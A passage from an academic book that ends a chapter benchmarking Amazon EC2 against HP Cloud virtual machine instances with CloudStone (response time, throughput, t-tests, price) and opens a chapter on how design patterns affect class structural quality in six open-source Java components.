Table 4 and Figure 2 show how the average response time (seconds) and Table 5 and Figure 3 show how throughput (operations per second) varies as the number of concurrent users is varied on the Amazon EC2 T2.Medium and HP Cloud Standard medium instances. Table 4 and Figure 2 indicate a gradual increase in average response time on the HP Cloud Standard medium instance up to 275 concurrent users, and beyond 275 concurrent users, average response time increases exponentially; however, on the Amazon EC2 T2.Medium instance, the average response time continues to gradually increase up to 1000 concurrent users where the average response time begins to increase exponentially. Table 5 and Figure 3 indicate a linear increase in average throughput on the HP Cloud Standard medium instance up to 275 concurrent users, and beyond 275 concurrent users, average throughput begins to decrease; however, on the Amazon EC2 T2.Medium instance, the average throughput continues to linearly increase up to 1000 concurrent users where the average throughput begins to decrease. The respective exponential increases in average response time and decreases in average throughput indicates that the HP Cloud Standard medium instance supports a maximum of 275 concurrent users while the Amazon EC2 T2.Medium instance supports a maximum of 1000 concurrent users.

4.1.2. M3.xLarge vs. Standard xLarge

Table 6 and Figure 4 show how the average response time (seconds) and Table 7 and Figure 5 show how throughput (operations per second) varies as the number of concurrent users is varied on the Amazon EC2 M3.xLarge and HP Cloud Standard xLarge instances. Table 6 and Figure 4 indicate a gradual increase in average response time on the HP Cloud Standard xLarge instance up to 800 concurrent users, and

Table 4. Response Time vs Number of concurrent users – T2.Medium vs Standard Medium


T2.Medium (Amazon EC2)		Standard Medium (HP Cloud)	
No. of concurrent users	**Average Response Time (sec)**	**No. of concurrent users**	**Average Response Time (sec)**
50	0.0315	50	0.0651
100	0.0300	100	0.0910
150	0.0288	150	0.1310
200	0.0297	200	0.2155
275	0.0299	275	0.4540
500	0.0341	285	1.9050
750	0.0472		
1000	0.1160		
1050	1.9650		

Table 5. Throughput vs Number of concurrent users – T2.Medium vs Standard Medium

T2.Medium (Amazon EC2)		Standard Medium (HP Cloud)	
No. of concurrent users	**Throughput (ops/sec)**	**No. of concurrent users**	**Throughput (ops/sec)**
50	10.1185	50	10.2450
100	19.9350	100	20.2565
150	30.3200	150	30.0515
200	40.2150	200	40.3065
275	55.3635	275	54.6020
500	100.2700	285	43.5850
750	151.7030		
1000	201.5650		
1050	188.1450		

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Response Time vs Number of concurrent users – T2.Medium vs Standard Medium






Figure 3. Throughput vs Number of concurrent users – T2.Medium vs Standard Medium

beyond 800 concurrent users, average response time increases exponentially; however, on the Amazon EC2 M3.xLarge instance, the average response time continues to gradually increase up to 1300 concurrent users where the average response time begins to increase exponentially. Table 7 and Figure 5 indicate a linear increase in average throughput on the HP Cloud Standard xLarge instance up to 800 concurrent users, and beyond 800 concurrent users, average throughput begins to decrease; however, on the Amazon EC2 M3.xLarge instance, the average throughput continues to linearly increase up to 1300 concurrent users where the average throughput begins to decrease. The respective exponential increases in average

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

response time and decreases in average throughput indicates that the HP Cloud Standard xLarge instance supports a maximum of 800 concurrent users while the Amazon EC2 M3.xLarge instance supports a maximum of 1300 concurrent users.

4.1.3. M3.2xLarge vs. Standard 2xLarge

Table 8 and Figure 6 show how the average response time (seconds) and Table 9 and Figure 7 show how throughput (operations per second) varies as the number of concurrent users is varied on the Amazon EC2 M3.2xLarge and HP Cloud Standard 2xLarge instances. Table 8 and Figure 6 indicate a gradual increase in average response time on the HP Cloud Standard 2xLarge instance up to 1030 concurrent users, and beyond 1030 concurrent users, average response time increases exponentially; however, on the Amazon EC2 M3.2xLarge instance, the average response time continues to gradually increase up to 1900 concurrent users where the average response time begins to increase exponentially. Table 9 and Figure 7 indicate a linear increase in average throughput on the HP Cloud Standard 2xLarge instance up to 1030 concurrent users, and beyond 1030 concurrent users, average throughput begins to decrease; however, on the Amazon EC2 M3.2xLarge instance, the average throughput continues to linearly increase up to 1900 concurrent users where the average throughput begins to decrease. The respective exponential increases in average response time and decreases in average throughput indicates that the HP Cloud Standard 2xLarge instance supports a maximum of 1030 concurrent users while the Amazon EC2 M3.2xLarge instance supports a maximum of 1900 concurrent users.

Figure 8 and Table 10 summarize the number of concurrent users supported by the three respective instance types on Amazon EC2 and HP Cloud, and the data indicates that the Amazon EC2 instances are more scalable than the HP Cloud instances.

Table 6. Response Time vs Number of concurrent users – M3.xLarge vs Standard xLarge

M3.xLarge (Amazon EC2)		Standard xLarge (HP Cloud)	
No. of concurrent users	**Average Response Time (sec)**	**No. of concurrent users**	**Average Response Time (sec)**
100	0.0250	100	0.0365
200	0.0260	200	0.0550
400	0.0280	400	0.0495
600	0.0300	600	0.0810
800	0.0325	800	0.3600
1000	0.0445	850	1.8855
1100	0.0595		
1200	0.0800		
1300	0.4050		
1350	3.1300


Figure 6. Response Time vs Number of concurrent users – M3.2xLarge vs Standard 2xLarge

4.2. Response Time

Since the HP Cloud instances tested consistently supported a smaller number of concurrent users than the Amazon EC2 instances, the average response time of each set of virtual instances were studied and compared using 275, 800 and 1030 concurrent users, respectively (T2.Medium vs. Standard medium, M3.xLarge vs. Standard xLarge and M3.2xLarge vs. Standard 2xLarge).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 7. Throughput vs Number of concurrent users – M3.2xLarge vs Standard 2xLarge






Figure 8. Instance Type vs Number of concurrent users for Amazon EC2 and HP Cloud

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4.2.1. T2.Medium vs. Standard Medium

The results of the T-TEST statistical analysis performed on the average response time values collected on the medium instance of both cloud services indicates that the Amazon EC2 T2.Medium instance performed better than the HP Cloud Standard medium instance with respect to average response time (refer to Table 4 and Figure 2). The p-value of the T-TEST analysis was less than 0.05, which indicates that the average response time results are statistically significant.

4.2.2. M3.xLarge vs. Standard xLarge

The results of the T-TEST statistical analysis performed on the average response time values collected on the xLarge instance of both cloud services indicates that the Amazon EC2 M3.xLarge instance performed better than the HP Cloud Standard xLarge instance with respect to average response time (refer to Table 6 and Figure 4). It is important to note that though there is a significant difference in the average response time reported by both the clouds for 800 concurrent users, this difference is not significant up to 600 concurrent users. The p-value of the T-TEST analysis was greater than 0.05, which indicates that the average response time results are statistically insignificant.

4.2.3. M3.2xLarge vs. Standard 2xLarge

The results of the T-TEST statistical analysis performed on the average response time values collected on the 2xLarge instance of both cloud services indicates that the Amazon EC2 M3.2xLarge instance performed better than the HP Cloud Standard 2xLarge instance with respect to average response time (refer to Table 8 and Figure 6). The p-value of the T-TEST analysis was less than 0.05, which indicates that the average response time results are statistically significant.

4.3. Throughput

Since the HP Cloud instances tested consistently supported a smaller number of concurrent users than the Amazon EC2 instances, the average throughput of each set of virtual instances were studied and compared using 275, 800 and 1030 concurrent users, respectively (T2.Medium vs. Standard medium, M3.xLarge vs. Standard xLarge and M3.2xLarge vs. Standard 2xLarge).

4.3.1. T2.Medium vs. Standard Medium

The results of the T-TEST statistical analysis performed on the average throughput values collected on the medium instance of both cloud services indicates that the Amazon EC2 T2. Medium and HP Cloud Standard medium instances were statistically equal with respect to average throughput (refer to Table 5 and Figure 3). The p-value of the T-TEST analysis was greater than 0.05, which indicates that the average throughput results are statistically insignificant.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4.3.2. M3.xLarge vs. Standard xLarge

The results of the T-TEST statistical analysis performed on the average throughput values collected on the xLarge instance of both cloud services indicates that the Amazon EC2 M3.xLarge and HP Cloud Standard xLarge instances were statistically equal with respect to average throughput (refer to Table 7 and Figure 5). The p-value of the T-TEST analysis was greater than 0.05, which indicates that the average throughput results are statistically insignificant.

4.3.3. M3.2xLarge vs. Standard 2xLarge

The results of the T-TEST statistical analysis performed on the average throughput values collected on the 2xLarge instance of both cloud services indicates that the Amazon EC2 M3.2xLarge and HP Cloud Standard 2xLarge instances were statistically equal with respect to average throughput (refer to Table 9 and Figure 7). The p-value of the T-TEST analysis was greater than 0.05, which indicates that the average throughput results are statistically insignificant.

4.4. Analysis and Discussion

In this section we presented the results of experiments conducted using the CloudStone benchmarking tool on three virtual machine instances of Amazon EC2 (T2.Medium, M3.xLarge and M3.2xLarge) and three virtual machine instances of HP Cloud (Standard medium, Standard xLarge and Standard 2xLarge), and the maximum number of concurrent users supported by each virtual machine instance type, as well as the average response time and throughput, was studied and compared. Furthermore, statistical analysis of the results was performed using Microsoft Excel's T-TEST function, and the p-values for average response time and throughput were examined (see Table 11).

Figures 2 and 3 indicate that the Amazon EC2 T2.Medium virtual machine instance is more scalable than the HP Cloud Standard medium virtual machine instance. Although the vCPU (2), RAM (4 GB), and storage (50 GB) configuration was identical for both instance types, the computational power associated with each instance type was different. The Amazon EC2 T2.medium instance provides more computational power than the HP Cloud Standard medium instance. The Amazon EC2 T2.medium instance provides two vCPUs, each with a clock speed of 2.5 GHz, which provides a total of 5 GHz of computational power. Furthermore, the T2.medium instance is bursty, which means that the instance can automatically and transparently scale up to another full core when additional computational power is

Table 11. T-TEST Results

Instance Type	Metric	p-value
T2.Medium vs. Standard Medium	Response Time	0.0419
	Throughput	0.9931
M3.xLarge vs. Standard xLarge	Response Time	0.1120
	Throughput	0.9920
M3.2xLarge vs. Standard 2xLarge	Response Time	0.0380
	Throughput	0.9880

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

needed (AWS, 2014b). The HP Cloud Standard medium instance provides four HP Compute Units (6.5 HP Compute Units is equivalent to one logical core of an Intel® 2012 Xeon® 2.60 GHz CPU), which provides a total of 1.6 GHz of computational power. Consequently, the average response times reported by the CloudStone benchmarking tool were significantly higher for the HP Cloud Standard medium instance than those of the Amazon EC2 T2.Medium instance. Furthermore, the throughput results reported by the CloudStone benchmarking tool were equivalent for the two instances up to 275 concurrent users, but beyond 275 concurrent users, the HP Cloud Standard medium instance became saturated (over utilized).

Figures 4 and 5 indicate that the Amazon EC2 M3.xLarge virtual machine instance is more scalable than the HP Cloud Standard xLarge virtual machine instance. Although the vCPU (4) and RAM (15 GB) configuration was identical for both instance types, the computational power and storage associated with each instance type was different. The amount of storage used for the Amazon EC2 M3.xLarge instance (50 GB) was approximately one-fifth that of the storage used for the HP Cloud Standard xLarge instance (270 GB); however, this lack of storage is insignificant when compared to the difference in computational power because the Amazon EC2 M3.xLarge instance provides more computational power than the HP Cloud Standard xLarge instance. The Amazon EC M3.xLarge instance provides four vCPUs, each with a clock speed of 2.5 GHz, which provides a total of 10 GHz of computational power. The HP Cloud Standard xLarge instance provides 15 HP Compute Units (6.5 HP Compute Units is equivalent to one logical core of an Intel® 2012 Xeon® 2.60 GHz CPU), which provides a total of 6 GHz of computational power. Consequently, the average response times reported by the CloudStone benchmarking tool were significantly higher for the HP Cloud Standard xLarge instance than those of the Amazon EC2 M3.xLarge instance. Furthermore, the throughput results reported by the CloudStone benchmarking tool were equivalent for the two instances up to 800 concurrent users, but beyond 800 concurrent users, the HP Cloud Standard xLarge instance became saturated (over utilized).

Figures 6 and 7 indicate that the Amazon EC2 M3.2xLarge virtual machine instance is more scalable than the HP Cloud Standard 2xLarge virtual machine instance. Although the vCPU (8) and RAM (30 GB) configuration was identical for both instance types, the computational power and storage associated with each instance type was different. The amount of storage used for the Amazon EC2 M3.2xLarge instance (50 GB) was approximately one-tenth that of the storage used for the HP Cloud Standard 2xLarge instance (470 GB); however, this lack of storage is insignificant when compared to the difference in computational power because the Amazon EC2 M3.2xLarge instance provides more computational power than the HP Cloud Standard 2xLarge instance. The Amazon EC M3.2xLarge instance provides eight vCPUs, each with a clock speed of 2.5 GHz, which provides a total of 20 GHz of computational power. The HP Cloud Standard 2xLarge instance provides 30 HP Compute Units (6.5 HP Compute Units is equivalent to one logical core of an Intel® 2012 Xeon® 2.60 GHz CPU), which provides approximately 12 GHz (11.5 GHz) of computational power. Consequently, the average response times reported by the CloudStone benchmarking tool were significantly higher for the HP Cloud Standard 2xLarge instance than those of the Amazon EC2 M3.2xLarge instance. Furthermore, the throughput results reported by the CloudStone benchmarking tool were equivalent for the two instances up to 1030 concurrent users, but beyond 1030 concurrent users, the HP Cloud Standard 2xLarge instance became saturated (over utilized).


According to the data available, each of the Amazon EC2 instances (T2.Medium, M3.xLarge and M3.2xLarge) are less expensive (Price per Hour) and more scalable than each of the respective HP Cloud instances (Standard medium, Standard xLarge and Standard 2xLarge); therefore, each of the Amazon EC2 instances used in the experiments outperformed their respective HP Cloud instance counterpart in terms of price.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

4.5. Price

Since the Amazon EC2 service is relatively less expensive than the HP Cloud service, with respect to the virtual instances tested (refer to the Hardware Requirements section), the three Amazon EC2 instances tested outperformed the three HP Cloud instances, respectively, with regards to Price. Table 10 and Figure 9 show the resulting price for the maximum number of concurrent users supported on each Medium, xLarge and 2xLarge instance of Amazon EC2and HP Cloud, respectively. The price for each instance is calculated using the formula:

Price = Hourly Rate of an instance * Hours spent * Number of virtual machines



In each experiment, three virtual machines were used – web application server, database server and client server. Table 10 and Figure 9 indicate that the Amazon EC2 instances are less expensive than the HP Cloud instances.

4.6. Assessment of Clouds

4.6.1. Amazon EC2

Amazon EC2 provides a very easy to use web interface for adding or removing virtual machines within seconds. Users can view their account's billing information and the detailed description of the resource usage unlike the HP Cloud. Amazon EC2 provides powerful instances at a low cost when compared to other IaaS cloud services. Unlike HP Cloud, users do not have to activate services such as Compute, Object Storage, and Monitoring before using them. It was noticed that loading the database for more than 100,000 users in the database servers in Amazon EC2 took significantly more time in the experiments. It was also observed that 'wa' parameter in the vmstat output was high which was then resolved

Figure 9. Price vs Performance (number of concurrent users) in Amazon EC2 and HP Cloud

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

by comparing and changing the MySQL configuration parameters of my.cnf in the database server with my.cnf under Olio application. Despite the fact that Amazon EC2 offers 750 hours per month of T2.micro instances and other features to its users, it does not offer any free credit unlike HP Cloud that can be used towards other cloud services or products. The cost to setup CloudStone, get the Olio application configured and running, perform trial runs, and fix any issues was approximately $170. Although the setup costs were approximately the same for both services (with the HP Cloud $100 credit), once the cloud service environments were setup, Amazon EC2 outperforms HP Cloud with regards to the per-hour rates charged per instance. Finally, the limits placed on the number of running instances, storage and networking are higher on Amazon EC2 (compared to HP Cloud).

4.6.2. HP Cloud

Although HP Cloud is relatively new to the IaaS market, it offers an impressive assortment of products and services. HP Cloud provides some wonderful features such as simple and easy to us web interface, free trial credit, excellent 24*7 customer support, and virtual instances with greater storage capacity etc. Since HP Cloud virtual machines have the greater storage capacity, loading the database for more than 100,000 users on HP Cloud was faster than Amazon EC2 virtual machines. However, a few issues had to be fixed while configuring the CloudStone on HP Cloud virtual machines. Before using any service, the user first needs to activate the service and manually assign a floating IP for that instance. Additionally, CloudStone cannot resolve the host names of the HP Cloud virtual machines which can be fixed by resolving the host name with machine's private IP address in the hosts file under the /etc folder in all the HP Cloud virtual machines. The cost to setup CloudStone, get the Olio application configured and running, perform trial runs, and fix any issues was approximately $280, but the $100 credit reduced the setup cost to approximately $180. Finally, the limits placed on the number of running instances, storage and networking are lower on HP Cloud (compared to Amazon EC2), but these limits can be increased; however, doing so requires the user to contact customer support.

5. CONCLUSION AND RECOMMENDATIONS FOR FUTURE WORK

A review of all the test results collected for the various metrics (scalability, response time, throughput and price), the results indicate that it is cheaper to deploy Web 2.0 applications on Amazon EC2 instances rather than on HP Cloud instances because Amazon EC2 instances provide greater computational power scalability and less latency. If storage capacity is a significant factor, however, it may be cheaper to deploy Web 2.0 applications on HP Cloud instances rather than on Amazon EC2 instances because the default storage capacity for the HP Cloud Standard xLarge and Standard 2xLarge instances are much greater than the Amazon EC2 M3.xLarge and M3.2xLarge instances (5x and 10x, respectively), but this is not true for the medium instances of the Amazon EC2 (T2.Medium) and HP Cloud (Standard medium) since the storage capacity of these instances are identical.

The results of this study will be helpful to researchers and developers planning to deploy Web 2.0 applications on one of the reviewed cloud services. Furthermore, the results of this study will help researchers and developers choose the best compromise between metrics such as scalability, response time, throughput, and price when deploying Web 2.0 applications on one of the reviewed cloud services.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

This study is limited to benchmarking the Amazon EC2 and GCE cloud services to evaluate the performance on data intensive applications while varying workloads and the number of nodes in the cluster.

Extensions to this study on cloud performance include evaluating operating systems other than Linux such as Windows and Apple OS X, evaluating additional cloud services such as Microsoft's Windows Azure, evaluating a wider range of nodes within the cluster, evaluating additional benchmarks, and measuring additional performance metrics. Since research involving the GCE cloud service is lacking, this study can serve as a reference to future studies involving data intensive computing on the GCE cloud service involving data.

This study is limited to evaluating the performance of Web 2.0 applications on the Amazon EC2 and HP Cloud services using the CloudStone benchmarking tool with respect to scalability, response time, throughput and price; however, since little research focused on evaluating the performance of Web 2.0 applications using the CloudStone benchmarking tool on public and private clouds exists, the study can serve as a reference to future studies related to Web 2.0 application performance on other IaaS clouds.

One such study might evaluate the performance of Web 2.0 applications in cloud environments where additional virtual machine instances are used to balance the load as the number of concurrent users increases. Another study might evaluate the performance of Web 2.0 applications on other IaaS cloud services such as Rackspace, IBM SmartCloud, and Google Compute Engine. Another study might evaluate the performance of Web 2.0 applications on PaaS cloud services such as Google App Engine, Microsoft Azure, and Salesforce.com. Finally, a study might explore whether the Ruby on Rails or J2EE implementations of the Olio application produce a set of results that are different from the PHP implementation of the application used in this study.

Chapter 12
An Empirical Study of the Effect of Design Patterns on Class Structural Quality

Liguo Yu
Indiana University – South Bend, USA

Srini Ramaswamy
BU Power Generation at ABB, India

ABSTRACT

Design patterns are standardized solutions to commonly encountered problems using the object-oriented programming paradigm. Applying design patterns can speed up software development processes through the reuse of tested, proven templates, or development paradigms. Accordingly, design patterns have been widely used in software industry to build modern software programs. However, as different design patterns are introduced to solve different design problems, they are not necessarily superior to alternative solutions, with respect to all aspects of software design. One major concern is that the inappropriate use of design patterns may unnecessarily increase program complexity, such as class structural quality. Theoretical analysis of the effect of design patterns on software complexity has been widely performed. However, little work is reported to empirically study how design patterns might affect class structural quality. This chapter studies six components from five open-source Java projects and empirically investigates if design patterns can affect class structural quality. The chapter finds that pattern-involved classes are more complex than pattern-free classes and recommends the cautious use of design patterns to avoid unnecessary increases in class complexity and decrease in class structural quality.

1. INTRODUCTION

Design patterns are standardized experience-based solutions for commonly recurring object-oriented design problems (McNatt & Bieman, 2001; Shalloway & Trott, 2005). The use of design patterns can provide several advantages, such as increasing reusability, modularity, and quality of a program. Design patterns can also improve the consistency between program design and program implementation and

help achieve better coordination between the design and the implementation teams (Hasheminejad & Jalili, 2012). Since the introduction of design patterns (Gamma et al., 1995), software developers and researchers have identified over 20 patterns, many of which have been widely used in object-oriented programs. A recent study found that design patterns have also been widely used in open-source programs (Ampatzoglou et al., 2011a), which greatly facilitated the rapid growth and distribution of open-source projects.

Although design patterns can provide tested, proven solutions to representative and oft-occurring software design problems, they are not necessarily the best of class solutions with respect to software quality. First, while design patterns could be used to solve certain design problems, they might introduce new problems and reduce the system quality (Ampatzoglou et al., 2011a). Second, the use of design patterns should be context-based; an inappropriate use of design patterns could increase the system complexity and accordingly reduce software quality (Ampatzoglou et al., 2011b). To address this issue, extensive research has been performed in this area to study how design patterns can affect software quality, including reusability and maintainability (Ampatzoglou et al., 2011a; Ampatzoglou et al., 2011b). For example, theoretical analysis has been performed on several design patterns to see how they might affect complexity measurements (Huston, 2001). However, little work has been reported to empirically investigate the relationship between design patterns and software design quality.

This chapter presents a case study to investigate the relationship between class structural quality and design patterns. The study is performed on six open-source java components, which range from small to large applications. The class structural quality measurements of pattern-involved classes and pattern-free classes are calculated and compared.

The remainder of the chapter is organized as follows. Section 2 reviews related work in the quality analysis of design patterns. Section 3 presents the background knowledge of this study. Section 4 describes the data source and the data mining process. Section 5 presents the analysis and the results. Threats to validity are discussed in Section 6. Conclusions and future work appear in Section 7.

2. LITERATURE REVIEW

Because of the widespread use of design patterns in object-oriented software development, a large body of intensive research in this area has been published. For example, design patterns have been used to study the maintenance and evolution of software systems. Fushida et al. (2007) used pattern detection tools to study the change history of JUnit from the viewpoint of design pattern evolutions. Hsueh et al. (2011) proposed a method to evaluate how design patterns can effectively affect software evolution.

The work that is directly related to our study is to analyze the relationship between design patterns and software quality (Ampatzoglou & Chatzigeorgiou, 2007; Di Penta et al., 2008; Prechelt et al., 2001). For example, Zheng and Harper (2010) surveyed some concurrency design patterns and illustrated the relationship between concurrency design patterns and software quality attributes. Their study presented a mapping between concurrency design patterns and software performance and modifiability. Sandhu et al. (2008) proposed a set of quality metrics for various design patterns. Their study aimed to build high quality product through using high quality reusable design patterns.

Although extensive work has been reported, there are still no conclusive findings reported. Some studies showed that design patterns could reduce software complexity (Lange & Nakamura, 1995), and accordingly increase product quality. Some other studies found that design patterns could unintentionally

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

increase software complexity (Wendorff, 2001; Bieman et al., 2002; Bieman et al., 2003) and potentially reduce software quality; which raises concerns about the wide use of design patterns in the software industry: some patterns might be used unwisely and inappropriately.

Recent studies supporting the argument that design patterns can reduce program complexity are reported by Aydinoz (2006) and Turk (2009). In his master thesis, Aydinoz found that refactoring an object-oriented program with design patterns can reduce its complexity measures, such as WMC (weighted method per class), CBO (coupling between objects), and RFC (response for a class). Similarly, in Turk's master thesis, an experiment was designed to investigate the effect of design patterns on class attributes of an object-oriented program. He found design patterns can improve most maintainability predicting metrics. The drawback is that both studies were performed on 'school' projects, which were implemented specifically for the experiments.

A negative report about using design patterns is given by Khomh and Gueheneuc (2008) and Khomh et al. (2008), where they presented an empirical study of the impact of design patterns on quality attributes of a software program. These quality attributes are correlated with software maintenance and evolution. Their study found that design patterns affect several quality attributes of a program negatively. Based on their findings, they suggested that design patterns should be used with caution during development because these patterns may actually impede maintenance and evolution.

Software quality has often aroused different meanings with respect to different properties, such as readability, maintainability, and reusability. In all these different measurements, complexity metrics are the most commonly used and have been proved to be directly related to other quality measurements (Cartwright & Shepperd, 2000). There are many software complexity metrics, such as coupling metrics and cohesion metrics. Various complexity metrics have been used to measure and evaluate different design patterns. For example, Hsueh et al. (2008) performed a theoretical analysis of the design patterns based on the QMOOD (quality model of object oriented design) model. They found some patterns are polymorphism-improver, hierarchy-improver, and abstraction-improver. They also found that not all design patterns are quality improvers. For example, the singleton design pattern is proposed to resolve a specific design or programming problem, not for quality improvement. Therefore, the singleton design pattern is more like a problem-solver, instead of a quality improver.

Chidamber and Kemerer (1994)'s metrics suite is the most popular complexity metrics for object-oriented programs. Several studies have been reported to use these metrics to measure the complexity of design pattern-involved classes. For example, Huston (2001) theoretically analyzed the effect of design patterns on class metric scores. Specifically, he studied three design patterns: mediator, bridge, and visitor, and compared the complexity scores of these design patterns and the alternative non-pattern solutions. The results showed that the usage of these design patterns could improve design quality such as reducing the average NOC (number of children) measurements.

Recent studies in this line of research are reported by Ampatzoglou et al. (2012). In their studies, they proposed and illustrated a methodology for comparing the quality attributes of design patterns to the quality attributes of alternative non-pattern design solutions using an analytical method. The study suggested that the decision of applying a design pattern is usually a trade-off, because patterns are not universally good or bad. Patterns typically improve certain aspects of software quality, while they might weaken some other aspects of software quality. In another study (Ampatzoglou, 2011a), they investigated the reusability of design patterns in open-source projects, where reusability metric is constructed based on complexity measurements. The study found that design patterns are widely used and reused in open-source projects.

To summarize, although intensive work has been reported to study the complexity of design patterns, most of such work is done through theoretical analysis. The reported empirical studies were performed on self-designed experiments. The work that is most similar to the study presented in this chapter is reported by Khomh et al. (2009), who studied the roles of design patterns across several open-source projects. To our knowledge, no empirical work has been performed to study the class structural quality of design patterns in real-world projects. Our study intends to fill this research gap by providing empirical evidence about the effect of design patterns on real-world software class quality measurements.

3. BACKGROUND

Related background knowledge for this study, which investigates the relationship between design patterns and software class structural quality in object-oriented programs, is addressed in this section.

3.1. Chidamber and Kemerer Metrics Suite

The complexity metrics suite used in this study is proposed by Chidamber & Kemerer (1994). This metrics suite was introduced for measuring the class complexity of object-oriented programs. Since then, it has become one of the most popular metrics suites in software industry. The original version of the Chidamber & Kemerer metrics suite consists of 6 metrics: WMC (weighted methods per class), DIT (depth of inheritance tree), NOC (number of children), CBO (coupling between object classes), RFC (response for a class) and LCOM (lack of cohesion in methods). Besides Chidamber & Kemerer metrics suite, other two object-oriented metrics are also used in this study. They are Ca (afferent couplings) and NPM (number of public methods) (Martin, 2003). These metrics are listed in Table 1 and are in general, collectively termed as class structural quality metrics.

It is worth noting that a high value of class structural quality measurements indicates a low quality, while a low value of class structural quality measurements indicates a high quality.

Table 1. Class structural quality metrics used in this study

Name	Description
WMC	Number of methods defined in a class
DIT	Maximum inheritance path from a class to the root class
NOC	Number of immediate sub-classes of a class
CBO	Number of classes to which a class is coupled
RFC	Number of methods in a class plus number of remote methods directly called by methods of the class
LCOM	Number of pairs of methods in a class that do not share any data members of the class minus number of pairs of methods in the class that share some data members of the class; negative value will be converted to 0
Ca	Number of other classes that depends on a class
NPM	Number of public methods defined in a class

3.2. Design Patterns

The design patterns analyzed in this study are described in Table 2. Certainly, there could be other design patterns in the projects we analyzed. However, due to the limitation of the pattern detection tool, we can only identify these 13 design patterns.

4. DATA SOURCE AND DATA MINING PROCESS

In this study, five open-source java projects are analyzed: Apache Ant[2], Apache Tomcat[3], Eclipse java IDE[4], JUnit[5], and Stripes[6]. Because the size of Eclipse java IDE is too big to be handled by our pattern detection tool, only two packages are analyzed in this study. They are UI and Core. The details of these six java components are described in Table 3. It can be seen that our selections of java open-source components represent a wide size range of projects (247KB to 10 MB).

The binary distributions of these six java components are downloaded and the class files are extracted. For every class file, 8 metrics (WCM, DIT, NOC, CBO, RFC, LCOM, Ca, and NPM) described in Section 3 are measured using Java CASE tool CKJM[7]. Design pattern detection is an important part in our study. There are many tools available (Vokac, 2004; Vokac et al., 2004; Gueheneuc & Antoniol,

Table 2. Design patterns analyzed in this study[1] (Gamma et al., 1995)

Name	Description
Adapter	Convert the interface of a class into another interface clients expect. An adapter lets classes work together that could not otherwise because of incompatible interfaces. The enterprise integration pattern equivalent is the translator.
Command	Encapsulate a request as an object, thereby letting you parameterize clients with different requests, queue or log requests, and support undoable operations.
Composite	Compose objects into tree structures to represent part-whole hierarchies. Composite lets clients treat individual objects and compositions of objects uniformly.
Decorator	Attach additional responsibilities to an object dynamically keeping the same interface. Decorators provide a flexible alternative to subclassing for extending functionality.
Factory method	Define an interface for creating an object, but let subclasses decide which class to instantiate. Factory Method lets a class defer instantiation to subclasses.
Observer	Define a one-to-many dependency between objects where a state change in one object results in all its dependents being notified and updated automatically.
Prototype	Specify the kinds of objects to create using a prototypical instance, and create new objects by copying this prototype.
Proxy	Provide a surrogate or placeholder for another object to control access to it.
Singleton	Ensure a class has only one instance, and provide a global point of access to it.
State	Allow an object to alter its behavior when it's internal state changes. The object will appear to change its class.
Strategy	Define a family of algorithms, encapsulate each one, and make them interchangeable. Strategy lets the algorithm vary independently from clients that use it.
Template method	Define the skeleton of an algorithm in an operation, deferring some steps to subclasses. Template method lets subclasses redefine certain steps of an algorithm without changing the algorithm's structure.
Visitor	Represent an operation to be performed on the elements of an object structure. Visitor lets you define a new operation without changing the classes of the elements on which it operates.

Table 3. Six Java components analyzed in this study

Name	Version	Jar File Size
Apache Ant	1.8.3	3.24 MB
Apache Tomcat	7.0.20	10.09 MB
Eclipse java IDE Core package	3.7.2	2.38 MB
Eclipse java IDE UI package	3.7.2	9.85 MB
JUnit	4.10	247.23 KB
Stripes library	1.5.6	636.36 KB


2008; De Lucia et al., 2009; Smith & Stotts, 2003; Gueheneuc et al., 2004; Heuzeroth et al., 2003). In this study, we choose the tool implemented by Tsantalis et al. (2006) and Chatzigeorgiou et al. (2006). This tool is based on graph theory and similarity scoring. It can be used to detect the 13 design patterns listed in Table 2 in a Java program[8]. Because the tool uses the graph theory and similarity scoring, it cannot differentiate (1) adapter pattern from command pattern, and (2) state pattern from strategy pattern. Therefore, for each class, we identify whether it is involved in any of the 11 different patterns: adapter/command, composite, decorator, factory method, observer, prototype, proxy, singleton, state/strategy, template method, and visitor.

5. ANALYSIS AND RESULTS

Table 4 lists the number of Java classes and the number of design patterns detected in the six open-source Java components. We can see that four components (Apache Ant, Apache Tomcat, Eclipse Core, and Eclipse UI) are relatively much larger than the other two components (JUnit and Stripes). Details about the number of different design patterns detected in different components are listed in Table 5.

Figure 1 illustrates the number of different design patterns detected in all six components. It can be seen that in the open-source projects studied here, the adapter/command, state/strategy, singleton, and template method are the most popular design patterns; while composite and proxy are not as popular as other design patterns. In the following subsections, we will study the effect of design patterns on class structural quality measurements.

Table 4. Number of classes and number of design patterns in the six Java components



Java Components	Number of Classes	Number of Patterns
Apache Ant	1276	196
Apache Tomcat	2577	378
Eclipse java IDE Core package	1368	421
Eclipse java IDE UI package	6059	590
JUnit	234	62
Stripes library	353	45

Table 5. The number of design patterns detected in each component

Pattern	Ant	Tomcat	Eclipse Core	Eclipse UI	JUnit	Stripes
Adapter/Command	54	87	166	167	15	22
Composite	2	2	3	1	1	0
Decorator	6	25	15	6	11	0
Factory method	4	12	35	15	4	1
Observer	3	12	5	14	1	0
Prototype	13	28	23	2	0	0
Proxy	4	7	4	3	1	0
Singleton	27	66	31	103	6	7
State/Strategy	56	91	95	176	14	11
Template method	27	47	41	103	9	4
Visitor	0	1	3	0	0	0

Figure 1. The number of different design patterns detected in all six components

5.1 Detailed Effect

In each of the six Java components, classes are divided into different groups according to the number of design patterns they are involved with. For example, classes in Ant are divided into 7 groups, because the number of design patterns related with a class is found to be 0, 1, 2, 3, 4, 5, and 7. For Stripes, the number of patterns related to a class is found to be 0, 1, 2, and 3 and accordingly, its classes are divided into 4 groups

